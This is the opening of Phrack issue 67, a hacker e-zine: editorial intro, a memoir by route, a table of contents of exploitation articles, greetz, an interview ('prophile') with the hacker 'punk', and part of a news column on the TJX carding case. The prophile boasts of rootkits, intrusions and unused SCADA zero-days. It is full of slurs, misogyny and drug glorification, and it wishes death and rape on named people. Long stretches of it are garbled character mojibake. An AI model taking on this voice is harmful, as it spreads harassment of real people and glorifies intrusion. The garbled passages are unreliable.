==Phrack Inc.==

™Volume 0x0e, Issue 0x43, Phile #0x01 of 0x10

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Ų	==[By The Phrack Staff]==
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"The greatest trick the Devil ever pulled was convincing the world he didn't exist"

--- Verbal Kint

It's 1.00 a.m., nobody hits this secondary road. Heck, I'm almost sure half of it doesn't have a line to remind you that you should share it with upcoming cars. It's raining, but not too hard. I'm going home.

It's Tuesday. What the hell am I doing out here, half an hour from home, slowly driving under the rain? It's 1.05 a.m., I know this road, I know this feeling, I recognize the shivering. I let it flow. Turn off the music, I want silence.

It's 2.00 a.m., nobody hits this machine at this time of the day. Logs track me, but I'll clean them. I know this road, I know this feeling, I recognize the shivering. Turn on the music, the game is on. I'm sure someone else is around here, someone else has seen this # before.

"I'll fuck you if you don't fuck me first, sir". Fair enough, this is the rule. I'll go to sleep afterwards. I'm meeting some friends and I've to take a train tomorrow. I'll sleep on the couch of someone I've never seen before, yet I know him well.

It's 1.00 a.m., 10 years later. It's a GPG email from the guy that once offered me a couch. Then another time. I can count the times I've seen him in person on two hands, but I would overflow a 'short' counting the words we exchanged. We meet again, thought you disappeared. Things change, indeed. Life gave us something to lose and we are holding on it. We lost people, money, opportunities, that's why we hold on. Once a hacker, forever a hacker, right? Let's finish this code. Let's visit this city.

It's 2.00 a.m., today. Nothing in this story, in this Intro, is real. I wasn't there, this is not me. This is just a stream of ASCII characters. Someone out there pulled a great trick and convinced the world that security was a cool business. Someone is pulling even greater tricks and makes money out of his ignorance living on others slightly bigger ignorance. Somewhere, a crackdown on some kids proves to be necessary to keep the 'mistery' alive, to keep the bandwagon going. Someone spies on former fellow friends, 'cause that's worth millions. Everybody is happy and we slowly fade away. Away, towards a new Underground.

"I'll fuck you if you don't fuck me first, sir".

If you are shivering, if you have been there, if you feel it, you know what I mean. PHRACK may die. Groups may die. Things as we know today may die. The great trick might actually seem to work -- goodbye Underground, welcome Security Industry. Not too fast.

"Once a hacker, forever a hacker, right?"
The Game is on.

----(Phrack Issue #67)----

It's with incredible pleasure that we present you our newly released issue:

- By the community, for the community. -

But wait ... the release date ... it sounds familiar ... OMFG!!!

Yes. That's right friends. This 67th issue is the celebration of Phrack's 25th birthday. Happy birthday Phrack!

---- (Coming from the past)----

Once upon a midnight dreary, while I pondered, weak and weary, over many a quaint and curious volume of forgotten lore...

Hello Cyberpals. It's your old friend Mike Schiffman AKA route AKA daemon9. *Cyberhug!* It sure has been a long time! Well I'll be! You guys all look the same, young and eager and hungry... Me? I'm still here, just older and grayer and bit less conspicuous. Ok, I'll say it -- I'm downright honored that you crazy rascals still remember me.

It sure has been many a fortnight that I've been in this business. I mean, back in 1994, when I started poking around the scene in I was just a little dork who use to work out a lot and bleach my hair white. Sure I was probably the first muscle-bound white-haired guy with giant computer chip tattoo on his back who had this tireless thirst for computers and hacking and writing all sorts of Usenet posts and papers -- but there would legions more to come...

Now in 2010 I'm a much bigger and more experienced dork. It's more than 16 years later. I have many more tattoos and the hair is getting white all by itself. And I reminisce... I look back and reflect on those days. Some of the stuff I use to do... My comp.security Usenet posts. "The Infinity Concept" e-zine, the precursor to my Phrack editorial days. My netcom.com .plan file. The PGP Attack FAQ.

I remember getting owned. I remember the first time my phones got done up and you miscreants forwarded my calls to bridge and told people I had died of AIDS. I remember my girlfriend at the time being scared shitless of what was next. I remember my dox getting dumped to #phrack. I remember u4ea threatening to insert my SSN into the NCIC. I remember Bane and u4ea calling my house repeatedly. I also remember pictures of u4ea cross-dressing. I remember Bane getting backhanded by Synapse at Defcon 4. I remember Special Agent Peter Trahon and his partner who looked and sounded like Sargent Slaughter from GI JOE both from the San Francisco FBI Computer Crime task force picking me in a late model Crown Victoria and taking me to Max's Opera Cafe in Walnut Creek, CA and shaking me down for dirt on other cyber-dorks they were investigating... I remember teardrop. I remember Loki. I remember TQBF telling me that I had better be real careful in releasing the technique/code of ICMP covert channel tunneling as I was "stepping on active people's toes"... I remember hooking an old landline phone up to my neighbor's wiring to call him and discuss it... I remember Carolyn Meinel... And her daughter Virginia at Defcon 5. I remember Eric Bloodaxe tapping me to be a Phrack editor a long with Voyager and Redragon. I remember overshadowing them and bringing my own editorial team onboard... I remember how awesome it was to be a Phrack Editor.

I remember how awesome Phrack was. How amazing it still is. Kudos to the current editorial team for keeping it alive, and here's to another 25 years. Come find me then, and prophile me.

XOXO Scene,

MS AKA Route AKA daemon9

----(What you were waiting for)----

Telling you that we're proud to release this issue would be an euphemism for many reasons including, and that is the most important, the pleasure you will have while reading it. Oh and by the way, we apologize for the wait ...

08:21	>	su [~su@201.6.x.y] #phrack
08:23		arr[][] [arr@fledge.z.org] #phrack
08:29	su	halfdead, are you having trouble in man gcc this time? is
		that why phrack's issue is so late?
08:30	Dreg	wtf
08:30	@bab00n	hoho

Double. No. Triple private joke. You may have waited a long time but at least we made it before ${\tt ZF}$ #06 ;>

\$ cat p67/index.txt

<	(Table of Contents)	>
0x01	Introduction	Phrack Staff
0x02	Phrack Prophile on punk	Phrack Staff
0x03	Phrack World News	EL ZILCHO
0x04	Loopback (is back)	Phrack Staff
0x05	How to make it in Prison	TAp
0x06	Kernel instrumentation using kprobes	ElfMaster
0x07	ProFTPD with mod_sql pre-authentication	FelineMenace
0x08	The House Of Lore: Reloaded	blackngel
0x09	A Eulogy for Format Strings	Captain Planet
0x0a	Dynamic Program Analysis and Software Exploitation .	BSDaemon
0x0b	Exploiting memory corruptions in Fortran programs under ${\tt UNIX/VMS}$	Magma
0x0c	PHRACKERZ: Two Tales	Antipeace & The Analog Kid
0x0d	Scraps of notes on remote stack overflow exploitation	pi3
0x0e	Notes Concerning the Security, Design and Administration of Siemens DCO-CS Digital Switching Systems	The Philosopher
0x0f	Hacking the mind for fun and profit	lvxferis
0x10	International Scenes	

Have you ever noticed how some issues seemed to have a thematic? Consider for example p66. There are 4 papers dealing with heap exploitation. Now take p63. 5 papers are about (anti)reverse engineering and binary manipulation techniques and p62 clearly has a Windows color. Weird, isn't it? Coincidence? Bias in the uniform distribution of hacking playgrounds? I'll let you draw your own conclusions.

For this issue, with no doubts, the focus is on userland exploitation. Did you really think that you had seen everything? Well how about debugging some heap? While FelineMenace gives you tricks using an usual practical case (hint: don't miss the source code), blackngel explains in detail the House Of Lore technique. Having troubles with fortify? Go read Captain Planet's excellent paper on format bugs as well as pi3's notes about cookies. It might be handy.

Exploiting bugs is cool but finding them is de facto mandatory. That's when BSDaemon's paper comes to play. Read it and learn about how to instrument programs. Now what about a new playground? Discover the joy of Fortran hacking with Magma. Oh btw he may just have lost it you know...

Missing kernel fun? Why not reading ElfMaster's paper. You'll certainly learn a bit of useful things, truly. Missing the good old phreaking days? Thank The Philosopher for his contribution (you made us crazy man !@#) and go learning about old school DCO-CS hacking.

The best for the end. We have the luck to have no more than 4 non technical papers for this issue. You don't care? Fucking idiot, go away.

Though we already thanked them, let us highlight EL ZILCHO, TAp, Antipeace, The Analog Kid, lvxferis & the anonymous contributors of the "International Scenes" phile. Phrack is without a doubt one of the most technical source of knowledge of the whole hacking scene thanks to its writers. But the most important aspect is not the technical one. Nowadays there are lots of impressive sources of information (blogs, books, conferences) freely available on Internet. However they all lack a soul. Phrack has a spirit and that's its true power.

Now as a demonstration of the so-called spirit, we have the brilliant work of EL ZILCHO. Tired of the crap published on zdnet? Then have a taste of the Phrack World News. Eager to learn about life experiences? TAp is your man with one of the most fascinating papers of this issue. You should also consider alternative literature with lvxferis' paper. Ahah.

Oh and if you're just passing by, attracted by the hacking culture but not yet ready/able to embrace it then Phrackerz paper is for you. It should bring you answers.

-- The Phrack Staff

Ps: Oops sorry to forget o_O. It came to our attention after Pipacs' profile publication in p66 that whitehats profile were the most wanted one. Unfortunately Theo was already on holidays [1] when we needed to start the interview. Sorry guyz ;> Have fun anyway with punk!

[1] http://kerneltrap.org/mailarchive/openbsd-misc/2010/8/13/6186

----(GreetZ for issue #67)----

As always and because our staff would have done nothing but shit without them, we'd like to thank (in no particular order)...

```
- route/daemon9:
                         still able to make a kickass intro ;)
    - The Analog Kid:
                         the spirited kid
                         nice people, visit their great country!
    - nullcon guyz:
    - EL ZILCHO:
                         fucklng great job!
                         peace bro :>
    - TAp:
    - ElfMaster:
                         yet another kernel hax0r ;)
                         who is this guy???
    - lvxferis:
    - FelineMenace:
                         the LOLCats team counterattacks ;-)
    - spacewalker:
                         supportive & gifted belgian bro
    - blackngel:
                         malloc's worse enemy
    - Captain Planet:
                         fmt bugs' worse enemy (lake of inspiration
                                                detected)
    - argp & huku:
                         kudos for kickass answers in no time
                         oi. Tudo bom?
    - BSDaemon:
                         the whitehat k1ll3r
    - punk:
    - the VX scene:
                         thanks for the support & various exchanges over
                         past months. Special thanks to izee, hermlt and
                         EOF writers.
    - Magma:
                         take your pills gramps
    - The Philosopher:
                         well done
    - antipeace:
                          ~_0
    - pi3:
                         Hi bulba! (oops wrong one)
                         our IRC bot
    - spy:
    - halfdead:
                         su said you contributed on IRC ;)
    - the circle:
                         kudos for your past work.
...for their contributions and support. Touching isn't it? But so true :-)
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----END PGP PUBLIC KEY BLOCK----

==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x02 of 0x10

```
=-----
=----=[ PHRACK PROPHILE ON ]=-----=
=----=
=-----[ punk@phrack.org ]=------
=-----
|---=[ Specifications
         Handle: punk
            AKA: ihaq
   Handle origin: Feelin' lucky, punk?
     Produced in: Probably the missionary position.
           Urlz: HTTP://WWW.EROWID.ORG
       Computers: Intel p75, Intel P4, iMac 20", MacBook Pro 15.4"
      Creator of: Amnesia - The nightmare you forget exists
      Member of: The SYNDICATE, 218, Project CASSOULET, formerly
Ac1dB1tch3z
       Admin of: *.com, The LAB
       Projects: Amnesia - portable FreeBSD rootkit
                Projekt Mayhem - like everyone else with a cool hat
   Project CASSOULET!@#
          Codez: Amnesia - The most portable kernel module backdoor ever?
   Opium - Attempt at a functional & portable solaris kit.
   xlib.c - Xlib ENV overflow exploit from back in the day
   with grsux bypass.
   vtesto - Full in-memory backdooring & intrusion.
   omelette.c - Old eggdrop asynchronous DNS overflow.
    Active since: 1997
  Inactive since: Whenever the drugs kill me.
|---=[ Favorites
        Actors: John Travolta, Samuel L. Jackson, Johnny Depp, Riley
               Evans, Lexi Belle, Sash Grey, Eva Angelina.
         Films: Pulp Fiction, Fight Club, Fear and Loathing in Las Vegas
       Authors: Albert Hofmann
       Articles: p49-14, p53-5, p55-8, p55-12, p56-5, p60-7, p60-10, p66-8

    p56-14, p57-8, p57-9, p58-4, p58-7, p58-8, p59-7, p61-6

      Meetings: I don't go to AA nor NA
           Sex: Wild and dirty
         Books: LSD: My problem Child, PIHKAL, TIHKAL
         Novel: Your browser cache
       Meeting: Rita Marley
         Music: Jesselyn, Marcel Woods, Mark Knopfler, Pink Floyd, Bush,
               Motorpsycho, Mudvayne, Tiesto, Johan Gielen, Jefferson
               Airplane, Leftfield, The Prodigy, Infected Mushroom.
       Alcohol: Anything > 21 years and beer. Also, red wine as it turns
               innocent girls into sluts
          Cars: Bugatti veyron
         Girls: Should look and act like pornstars
         Foods: As long as it doesn't bleed
        I like: Hacking, drugs, sex and lulz
      I dislike: Whitehat faggots
```

^{|----} Your current life in a paragraph

Crazy. Always hacking, always traveling. Living like a vampire on meth. The amount of drugs in my bloodstream is the envy of every pharmacy on earth. Still trying new things, hungry for knowledge. Living on the edge is the only way to live.

|---=[First contact with computers

A mysterious black box appared in my parents house as a $-\P-B\hat{A}$ $6+-\varsigma'$ $-\varsigma FV\hat{A}$ $sR\hat{A}$ v-F, $v\dagger\div$ -ær $d\hat{O}$ " öb & \hat{O} 2 öö ς 7FW" "fS \hat{O} " $F-6^2\hat{a}$ ×V6, $F\hat{O}$ ×' $F-6\hat{O}$ ' \hat{A} -B æB $F\dagger R$ F- ζW $6\"{o}$ ææV7 $F-\ddot{o}$ â -B $-\dagger$ B vW&R & $\div F$, $77v\div\&B$ & $\div FV7FVB\hat{a}$ æ $\div r$ $E\ddot{o}\ddot{O}^2$ v \dagger B \dagger $VæVB\hat{a}\hat{a}\hat{a}$

|----[Passions : What makes you tick

The puzzle of how to ruin your life with computers. The -& 6R v $-\varsigma$ 7B F†R FÖ $-\varsigma$ 2â F†R 'B öb W‡ ÆÖ-F F-öâ F†R F‡&-ÆÂ -öb F†R ‡VçBâ F† B 6 -BÂ æ÷F†-ær &V G2 'V-æ-ær 6öÖVöæW2 Æ-fR v-F, -F†V-" \div vâ 6ö× WFW'2à

|---=[Entrance in the underground

As so many hackers before me, it was in the dark ages of EFnet, before chanfux and while some opers actually weren't flaming homosexuals. I stepped out of the shadows with 218.txt after many years of largely ignoring the scene. route still "had time to -Ö æ vR F† B Æ 6R"à

I joined AcldB1tch3z and never looked back.

|---=[Unix or Windows?

"MUNIX. I would rather have my balls dragged out thru my ass — æB 7GVffVB –â ×' gV6¶-ær Ö÷WF, & F†W" F† â &V-ær 7GV6² v-F, —6öÖWF†-ær F† B –2 FW6-væVB Fò '&V ²Â æ÷B Fò ÖVçF-öâ 7 ' öâ -÷Râ • – Ò &ö& &Ç' Çv –2 v-ÆÂ &R g&VT%4B wW'â F†W&R 6-× Ç' –2 æò –Ö F6†-ær F†R ÷vW" æB v-Æ-G' öb g&VT%4Bà

" 2 f " 2 Æ F÷ öFW6·F÷ õ2 -2 6öæ6W&æVB 'Æ-¶R õ5, v-F, -Bw0 "g&VT%4B 6÷&Râ -Bw2 æ÷B W&fV7BÂ 'WB -B v÷&·2Â æB Æöö·2 &WGG' Föòà

|---=[Which research have you done or which one gave you the most fun?

Learning to know the FreeBSD kernel like it was my girlfriend's pussy. For most of you this would be your mom's vagina or your dad's meat pole.

|---=[Personal general opinion about the underground

The truly dark underground is awesome.

The whitehat crowd who think they are underground make me sad.

Do us all a favour and commit hara-kiri, whitehat maggots.

"' Ò G'VÇ' -x &W76VB v-F, F†R ÆWfV Öb 6¶-ÆÂ v-F†- F†R &Æ 6¶† @

-VæFW&w&÷VæBÂ F†R ÆV FW'2 Öb F†R v÷&ÆB v÷VÆB 7'VÖ&ÆR -Â fV " -b F†W•

-† B Ç' -FV v† G6ÖWfW" &÷WB F†R W‡FVÇB Öb F†-2Â

"-Bw2 öæÇ' Föò & B F† B ÆÂ F†R v†-FV† B ÷6W'2 v†òw2 öæÇ' '6¶-ÆÂ --2 V&Æ-6†-ær ÷F†W" V÷ ÆW2 v÷&² æB ÷7F-ær ...52 Fð "gVÆÂÔF-66Æ÷7W&Râ v‡' F†R gV6² v÷VÆB ç-öæR ÷7B ç-F†-ær Fò d@ -W†6W B f÷" ÇVÇ¢ b †V "â F†-2 -2 &W-öæB ÖRâ

|---=[Memorable Experiences/Hack•

Putting gay porn on EFnet.org, only to realize everyone thought it was the pix from the oper convention... watching these morons scramble in fail, lol @ dns cache poison theory. • å2㢠TfæWB å2 7F-ÆÂ gVÆâ FÒ f-ÆR VF-F-ær GF 6²â " $|\ddot{o}-æ-ær$ 3 D# F6f7¢Â F†R Ö÷7B vW6öÖR †÷&6R -â æ GW&Râ Owning my own ISP at age 14. •F \P -ær ÷WB â VçF-&R &Æö6² öb 'W6-æW76W2 W6-ær Æ æBæ2 öæÇ' Æ FW" -Fò &V Æ-¦R F†W′ ÆÂ vVçB & æ∙'W Bâ "f-wW&-ær ÷WB æöæW†V2 7F 62 æB †V '- 72 FV6†æ- VW2à Rm'ing idiot #phrack ops from existance. • -76-ær öfb F†R f-6R &W6-FVçB öb 6÷WF, g&-6 à • -76-ær öâ F†R 7 V B 6 " f-'7B F-ÖR ' v 2 '&W7FVBà "vWGF-ær ×' 72 † æFVB FÒ ÖR '' 7W6-W gFW" æ÷B † f-ær † 6¶VB f÷ -Æ-¶R -V "à "Æ-æ¶-ær -â † 6¶VB W TfæWB 6W'fW'2 f÷" FV, ÇVÇ¢à "&V-ær Föò †-v, öâ ×W6‡&öö×2 Fò vWB ×′ 72 Fò " " ÷ Væ-ær F 'à |---=[Memorable people you have met You can meet people now? I thought that was what faceblog was for. " Â v÷&R Ò F†R &-vvW7B ‡- ö7&-B Æ-fRââçv-6, ' † B â †Râà "·'|VR Ò 7& §' æ-vvW" fæWr ÆÂ F†R v ' Fò ä §W7B Fò 'G' v-F, ÖRà "6‡&−2 Ò Ö FR Ö− Ö' FÖÆW& &ÆRà "w&-ÖW' b Æ æ6R Ò f-f ÖöçG&V Â 0 -æöÖVB Ò Ö , æÂ '&òà |---=| Memorable places you have been -7fâæg&VV'6Bæ÷&y- best source kood -6öö¶-RæVfæWBææÂ ¶ -&2æVfæWBææÂ Ò &W7B öæÆ-æR 6† G0 --&2ææ &2ææWB Ò F†R æ ÖR 6 -2 -B ÆÀ --&6BÖ‡-'&-Bæ÷&r Ò †VÆÆÒ v÷&Æ@ "6†VÇ6V 2âw2 -æ&÷, Ò öÖrâ -÷R F-'G' F†-æp |---=[Disappointing people you have met I don't socialize with failurez, but maybe I can interest you in sum CASSOULET? [=---[Can you be a hacker/blackhat without hacking anything ™Can you be a crack addict without smokin' da rawkz? No. •F† B 6 -B ' &VÆ-WfR Æ÷B öb V÷ ÆR † fR F†R † 6¶-ær 7 -&-B æ@ -§W7B FöçB \P æ÷r -Bâ F†R † 6 \P W" Ö-æG6WB -2 &Wf -Æ çB -â Ö ç' V÷ ÆRÀ -Föò & B 6öÖR V÷ ÆR W6R -B f÷" F†R w&öær W' ÷6R ÷" -væ÷&R -B -6ö× ÆWFVÇ'â -b -÷R 6VR F†R Æ-v‡B B F†R VæB öb F†R GVææVÂÂ -÷R &P -Æöö¶-ær F†R w&öær v 'à |---=[Ac1dB1tch3z experience ${}^{\mathrm{M}}$ It was a damp day, EFnet had just been raped and violated -Æ-¶R †öö¶W" -â F†R Ö-G7B öb â WF†W&&-ævR Ö-†VB -â v-F, v†" æ@ -&ö‡-&öÂÂ-W2Â G&V Ò f÷" Ö÷7B öb $-\div$ RÂ ' \P æ÷r g&-VæB öb Ö-æP - &ö 6†VB ÖR &÷WB |ö-æ-ær 6öÖR v F†W&-ær öb † 6¶W'2 Fò F ¶R öb -F†R v÷&ÆBâ F†-2 v 2 ×′ VçG& æ6R -çFò 3 D# F6f7¢â -B Föö² öæÇ′ -fWr Ö-çWFW2 Fò &V Æ-|R F†R Ö væ-GVFR öb v† B ' † B &V6öÖR "WfVâ † &FVæVB † 6¶W'2 ' † B ¶æ÷vâ f÷" vW2 v÷VÆB 6öÖRÂ 6VR F†R

-6öç7F çB 67&öÆÂ öb Ö B \dagger , ör 'Vâ v ' v–F, F \dagger R F -Ç2 &WGvVVâ F \dagger V– -ÆVw2â F†W' 6 ' -væ÷& æ6R -2 &Æ-72Â 'WB -væ÷&-ær F† B V÷ ÆR F† B -+ fR &VVâ Fö-ær &VÆ- &ÆR &VÖ÷FR &-ær W‡ ÆÖ-G2 6-æ6R # -2 §W7@ -&WF &FVBâ ' w&Wr Æ÷B GW&-ær ×' F-ÖR -â " &V-ær &÷VæB V÷ ÆR √†Ò - 7GV ÆÇ' † fR 6ÇVR æB &R G'W7Gv÷'F‡' v 2 &V ÆÇ' W6VgVÂ FÒ ÖRÀ •7VFFVæÇ'' † B 66W72 Fò -6^2 F†R '& $-c^2$ öb F†R &W7B † 6¶W'2 öâ F†R − Æ æWBâ "FWfVÆ: -ær vV öæ-|VB W: Æö-G2 v 2 'B öb F -Ç' &:WF-æRâ 7&V F-æp - æB &÷f-ær æWr & 6¶Fö÷&-ær 6öæ6W G2 v 2 6öç6-FW&VB 77F-ÖRà "÷væ-ær v 2 6öç6-FW&VB v ' öb Æ-fr æB F† B W7V ÆÇ' ÖV çB ÷væ-æp -v†-FV† B æ-vvW'¢â F†R F -Ç' '& -ç7F÷&Ö-ær &÷WB F ' -FV 2 -0 – &ö& &Ç′ v† B ′ Ö−72 F†R Ö÷7Bà |---=[Wikileaks? Julian Assange? Adrian Lamo? ${}^{\mathrm{M}}\mathrm{I}$ think wikileaks is doing important work, by that i mean - -76-ær öâ F†R \ddagger - ö7& 7' F† B -2 F†R Rå2â &×'â 76 ævR -2 vV-&Fòà •v†ò \$me+w2 -b †R & VB mB ÷" ÖöÆW7FVB F†÷6R vöÖVââ ' v÷VÆB † fRà "æ÷r G&- â †Rw2 &V Â 6Æ 72 7Bâ WFW&æ Â GFVçF-öâ 6VV¶W"Â Æ-- æB 'VÆÇ6†-GFW"â †R v÷VÆB FÒ ‡VÖ æ-G' f f÷W" '' §V× -ær -â -öb Æ- V-B Æ f à |---=[Memorable places you have been Amsterdam. Montreal. Cities of Sin. These are the kind of places you will find whitehats dressed as female prostitutes to serve your perverted desires, or the place to smoke a good joint and eat some mushrooms with nekkid sluts running around. |---=[Things you are proud of Ruining whitehat and blackhat posers lives. "&V-ær F†R F &¶W7B &Æ 6¶† B Æ—fRâ •6·-F-f-ærà "Æ-6¶-ær â VçF-&R 6†VWB öb Å4Bà "7& 6†-ær " 6 '2 &Vf÷&R ' v 2 rà "†öÆF-ær F†R v÷&ÆB &V6÷&B f÷" Ö÷7B 6öç7VÖVB G'Vw2à "æ÷B −WB ×W&FW&−ær &,à "&V-ær F†R &-vvW" Ö â æB æ÷B &Æ÷v-ær W dB &6†-fW2à • -76-ær öfb F†R f-6R &W¢ öb 6÷WF, g&-6 â " \dagger f- α r \dagger B \times ' \div vâ &-f FR &V 6,à "æ÷B v F6†-ær Ebà "7WGF-ær 6öÖVöæW2 f-ævW" öfb -â 7&B w& FRà "w&÷v-ær ² vVVBà •7F-ÆÂ &V-ær 6 æR gFW" 3Vw& ×2 öb ×W6‡&öö×2â |----[Things you are not proud of Realizing that people like kingcope exist and are allowed to walk around without having their fingers cut off and columbian necktie hanging out their throats. "¶æ÷v-ær ÷6Ö÷6-2 † B çVFR -, öb W7FVÆÆ Â gFW" ' f÷VæB ÷WB 6†R W6V@ -Fò &R GVFRà "æ÷B ¶æ÷v−ær F† B ¦ö ææ W6VB Fò &R GVFRÂ VçF−Â &V6VçFÇ'à "æ÷B &-çF-ær ² B×6†-'G2 v-F, F â ¶ Òw2 Vç V&Æ-6†VB vÖ -Â --B f÷" " "âà

|---=[Opinion about dark underground. Still exist? Where?

It very much does. Whitehats would have you believe otherwise, probably because their world would crumble if they had any clue about the magnitude of it. I could tell you where, but I $-v \div VEB \ \dagger \ fR \ Fo \ \P-E\widehat{A} \ -\div R\widehat{a}$

- |---=[Most impressive hackers
 - sd, sauron, anakata, xtix, twiz, sgrakkyu, susieq, scut, halfdead, the_uT, blkho, halvar, duke (even tho iDefense sux).
- |---=[Opinion about security conferences

You might as well go turn yourself in. Fed-cons. Only reason to go to any of them is to hand Dan Kaminsky his inbox. P.S.: Dan, your girlfriend is fucking psycho man, I heard she tried to violate loophole... Don't fight your own battles? "†÷vWfW" -b ' † B Fò 6†ö÷6R öæR -B v÷VÆB &R &Æ 6¶† BöFVf6öã "æ÷v†W&R VÇ6R öâ V 'F, 6 â -÷R -72 öâ F† B Ö ç' v†-FV† G2 -â öæP -vò æ÷B Fò ÖVçF-öâ W -2 6†-B Æ-¶R vWGF-ær Æ, Fò † æB F â ¶ Ò -2 ÷và -gVæW& Ââ

- |---=[Opinion on Phrack Magazine 1985' ? 1995' ? 2005' ? '2009 ? Cool. Good. wtf?!. Getting there.
- |---- | What you would like to see published in Phrack ?

More articles about breaking the rules of the matrix. More innovative advanced exploitation techniques. More hax news, more ridicule, route got that part right. More whitehat rape.

- |----[Shoutouts to specific (group of) peoples
 - AcldBltch3z, zf0, h0no, UIA, #phrack ops, everyone@laggy, alloy, LaMaLo, the rest of 218, mad props to the ILF.
- |---=[Flames to specific (group of) peoples

Whitehats can lick my nutz, spender smokes crack. I hope Dan Kaminsky dies from autoerotic asphyxiation. I know Ben Hawkes will get gangraped soon. Well deserved, too. Fucking bug killer. Also: ret_ join your dead family. Alan..I hope the irish find you.

|---=[Quotes

I wouldn't recommend sex, drugs or insanity for everyone, but they've always worked for me.

In a closed society where everybody's guilty, the only crime is getting caught. In a world of thieves, the only final sin is stupidity.

Computer games don't affect kids; I mean if Pac-Man affected us as kids, we'd all be running around in darkened rooms, munching magic pills and listening to repetitive electronic music.

|---=[Anything more you want to say

"† 6¶W'2 Çv -2 s ââ æB '' † 6¶W'2 ' ÖV â &Æ 6¶† G2à This fuckton of scada Odays isn't going anywhere anytime soon, but you can be sure we will put them to good use.

I would also like to thank the Phrack staff for this honor.

----[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x03 of 0x10

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==[Phrack World News]=	=
==[by EL ZILCHO]=	=
==[elzilcho@phrack.org]=	=
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- 1. The TJX Case and the Longer Arm of the Law
- 2. Stuxnet, Cyberwar, Hacktivism and Political Hacking
- 3. Wikileaks and Whistleblowing
- 4. Scene Events: the Final Word

--[1. The TJX Case and the Longer Arm of the Law

When the going gets weird: The TJX crew / Probation for the narqs, tough sentences for the hard luck crowd / The longer-reaching arm of the law

Computer crime and hacking have always made for uncomfortable bed fellows, splitting hackers into two general camps; The laissez-fair consideration of those who know they commit several technical crimes before even getting out of bed in the morning, and those whose fear of the law drives them, essentially, straight -- condemned to endless nights in front of a debugger with nary an unauthorized rootshell to be seen.

So where to draw the fuzzy line under the TJX crew, from the manipulating Gonzales, who narqed out #phrack opers early in 2003, to the erstwhile seven-foot tall computer programmer the_uT who faces two years in the cage and a \$172.5 million restitution for the writing of a simple computer program that most of us could have written at age fifteen, under the influence of ketamine or not?

PWN corespondents have viewed the original source code to 'blabla' and can attest that it consists of nothing more than a read loop from a raw socket on a high port outputting, unformatted and unfiltered, data to a file. To say that topdump is a far more sophisticated piece of software for data thiefing is not an exaggeration.

At least we can say with a comforting certainty that the fine old art of narqing like a pro will still get you out off the hook in times of phear and stress. As many old-timers will attest, narqing has been a fine defensive tradition among hackers over the years, with many well-loved figures of hacker mythology, from Chris Goggans to Agent Steal, being firm believers in the practice.

The TJX case has been a prominent reminder of the efficacy of the ancient technique of daubing one's mates in, with all sides planting knives between shoulder blades with sickening alacrity and producing some truly Olympic-grade scores in the Freestyle 100m Narq -- to wit, among others:

* Patrick 'eckis' Toey who faced a maximum sentence of twenty-two years, reduced to a paltry five years by merit of supplying 'extensive

cooperation' to the authorities.

- * Breakout act Jeremy 'horse addict' Jethro -- evidently the star of the case -- managing to not only narq out everyone he knew, but then managing to find his Saviour in Our Lord Jesus Christ AND being fined less than what he actually earned for his crimes (thus earning a nice little profit); He also managed to get his sentence commuted to probation, on top of everything else! Once again, this is solid proof that God is indeed on the side of the just.
- * Albert 'soupnazi' Gonzales -- the sole failure here, scoring miserably by still receiving a massive twenty-year sentence despite having implicated everyone he knew up to and including his own grandmother
- -- and that's just for starters.

The most disconcerting element in the entire show so far for anyone in any way involved in any sort of criminal activity (or, indeed, anyone who involves themselves in anything anywhere near anything resembling criminal activity), is the startling comaraderie and friendly interaction between international agencies - particularly Interpol and the FBI. Especially the FBI.

Recent international busts involving novel interaction between agencies has lent heavy weight to previously unfounded concerns of privacy advocates. The mere idea of a foreign national's being arrested overseas and renditioned/transferred to the custody of American civilian agencies purely on the basis of American testimony and evidence is enough to turn the stomachs of anyone, and yet it seems to have gone largely under the radar -- especially among American Citizens.

The pseudo-criminal actions necessitated by the various agencies involved in order to bring down Gonzales would stagger even the most ardent Republican waterboarder. To wit, the hard drives belonging to Ukrainian carder Maksym 'Maksik' Yastremskiy were cloned during his trip to Dubai and yet again when he was coerced into visiting someone in Turkey (all the while while US agencies tried to tote the party line that they caught him while he was taking "vacation" -- conveniently ignoring the fact that they lured him to visit) and his movements tracked throughout Europe and Asia over an extended period of time. We can be sure that Interpol had not the gumption nor Ukrainian officials the interest (or resources) to bring about this level of interplay. With the evidence in hand, surely only the FBI can be to blame? The Turkish officials got to crow about a 30 year prison sentence -- in a Turkish prison, no less -- and the US got to cross one more name off their "to do" list, case closed, job done -- success all around.

Further confirmation of such a hearty and hale level of cooperation was provided just this past October by the FBI, who affirmed that the break-up of a major Zeus botnet ring was the result of an "unprecedented" partnership between the FBI and police forces around the world including the UK's Metropolitan Police, the Security Service of Ukraine (SBU) and the Netherlands Police Agency. So far the international Operation Trident Breach effort has yielded more than 150 arrests across the US, the UK and Ukraine, the FBI said. One can assume that's only "so far" and that once the narq ball gets rolling, yet more waves of arrests -- and yet more international cooperation -- will commence in earnest.

Perhaps you are wondering what this has to do with you, at this point. Perhaps you ARE merely doing your job as a whitehat, researching these transglobal "criminal conspiracies", reversing malware, sticking to only

machines you have permission to access, maybe even contributing to some open source projects and communicating giddily about Oday bugs on bugtraq and full-disclosure, or releasing exploit information on your twitter feed; after all, in this wired global age, the opportunities for collaboration are indeed unprecedented. But where does one's level of responsibility for the use of one's research end and begin? Dig Sklyarov and the DMCA brouhaha. Witness certain unnamed Linux distros suddenly being unwilling to allow tools such as SQL Ninja to be included in their source code repositories.

At what point might YOUR code be considered a munition? At what point might your totally legitimate work as a whitehat (or greyhat, or what have you) researcher, or pentester, or even systems administrator or website developer be called into question? While it is certainly difficult to argue that putting identity thieves behind bars is a quote-unquote "bad thing", it is also difficult to refute that code itself is being seen as a munition (just as crypto was not so long ago, and probably will be increasingly so again, as time passes and the reins tighten up in only somewhat predictable ways).

If you mistakenly introduce an error into your codebase at work and it creates a security hole, can you prove it was not intentional? There really are no guarantees. An overly aggressive legal system will at the very least threaten to steal time, money, resources, and quite probably your reputation.

If you're very unlucky you might wind up in jail, or in trouble for something someone you know was involved in, in hopes that you will be the next hacker willing to daub in his (or her) mates to be set free, thus maintaining the cycle of narqing and providing an always-revolving door of the Usual Suspects to lay blame to. That's not even including the Patriot Act and wiretaps (an issue pretty much deserving of its own article some other time).

